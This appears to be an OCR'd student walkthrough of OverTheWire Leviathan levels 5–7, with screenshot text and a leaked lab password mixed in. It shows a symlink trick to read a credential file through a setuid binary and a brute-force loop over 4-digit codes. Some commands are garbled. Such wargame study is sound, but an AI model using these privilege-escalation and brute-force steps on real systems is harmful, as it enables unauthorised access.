
Command : ls -la

2. Executes the bin file inside .trash
   Command : ./bin
   Binary output Appears : 01100010 01101001 01101110 01101100 01101111 01100001 01100100 01000100 00001010 (binary code).




- **Level 5 → 6**
  1. Identify the check binary.
     Command : ls -la
  2. Use ltrace to chek the file.
     Command : ltrace ./leviathan5
  3. Creates an empty file /tmp/file.log and writes the word "hello" into it.
     Command : touch /tmp/file.log ; echo "hello" > /tmp/file.log
  4. Create a symbolic link to the password file.
     Command : ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
  5. Run the binary file .
     Command : ./leviathan







- **Level 6 → 7**

1. Identify the check binary.
   Command : ls -la
2. Use ltrace to chek the file.
   Command : ltrace ./leviathan6
3. Command : for i in {0000..9999} ; do echo $i; ./leviathan6 $i; done
   This is a for loop that goes from 0000 to 9999 (all 4-digit numbers).And It prints the current number. It runs the leviathan6 binary and gives $i (the number) as an argument (input) and then ends the loop.


leviathan6@gibson: ~
(Message from Kali developers)
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
(bhakti_31 DESKTOP-RNL338C)-[~]
$ sshpass -p szo7HDB88w ssh leviathan6@leviathan.labs.overthewire.org -p 2223
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[Playing the games]--
This machine might hold several wargames.
If you are playing "somegame", then:
Type here to search
31°C Haze
ENG
22:59
23-04-2025


leviathan6@gibson: ~
in the following locations:
* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)
--[More information]--
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/
For support, questions or comments, contact us on discord or IRC.
Enjoy your stay!
leviathan6@gibson:~$ ls
leviathan6
leviathan6@gibson:~$ ls -la
total 36
drwxr-xr-x 2 root root 4096 Apr 10 14:23 .
drwxr-xr-x 83 root root 4096 Apr 10 14:24 ..
-rw-r--r-- 1 root root 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 root root 3771 Mar 31 2024 .bashrc
-r-sr-x--- 1 leviathan7 leviathan6 15036 Apr 10 14:23 leviathan6
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile
leviathan6@gibson:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@gibson:~$ ltrace ./leviathan6
__libc_start_main(0x80490dd, 1, 0xffffd484, 0 <unfinished ...>
printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviathan6 <4 digit code>
) = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan6@gibson:~$ for i in {0000..9999}; do echo $i;./leviathan6 $i;done;
Type here to search
ENG
23:03
23-04-2025



- **Level 7**
  1. Identify the check binary.
     Command : ls -la
  2. Read the encrypted file.
     Command : cat CONGRATULATIONS
  3. It will show the message of complition.